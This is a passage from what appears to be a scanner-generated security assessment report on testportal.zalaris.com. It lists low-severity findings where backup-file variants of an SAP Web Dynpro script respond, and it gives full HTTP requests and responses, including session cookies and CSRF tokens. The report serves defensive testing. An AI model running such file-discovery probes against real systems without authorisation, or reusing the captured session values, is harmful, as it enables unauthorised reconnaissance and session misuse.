https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/r.js?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:01:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
```

```
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.129. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js2

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js2?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:02:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/p.js2?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
```

```
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:02:03 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.130. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js_backup

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js_backup?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

HTTP/1.1 200 OK

```
Date: Thu, 30 Jun 2022 11:01:24 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowld = "";
  this.window
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/xgnkroe.js_backup?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:01:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
```

```
X-Content-Type-Options: nosniff
Connection: close
```

23.131. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js_bak

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js_bak?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
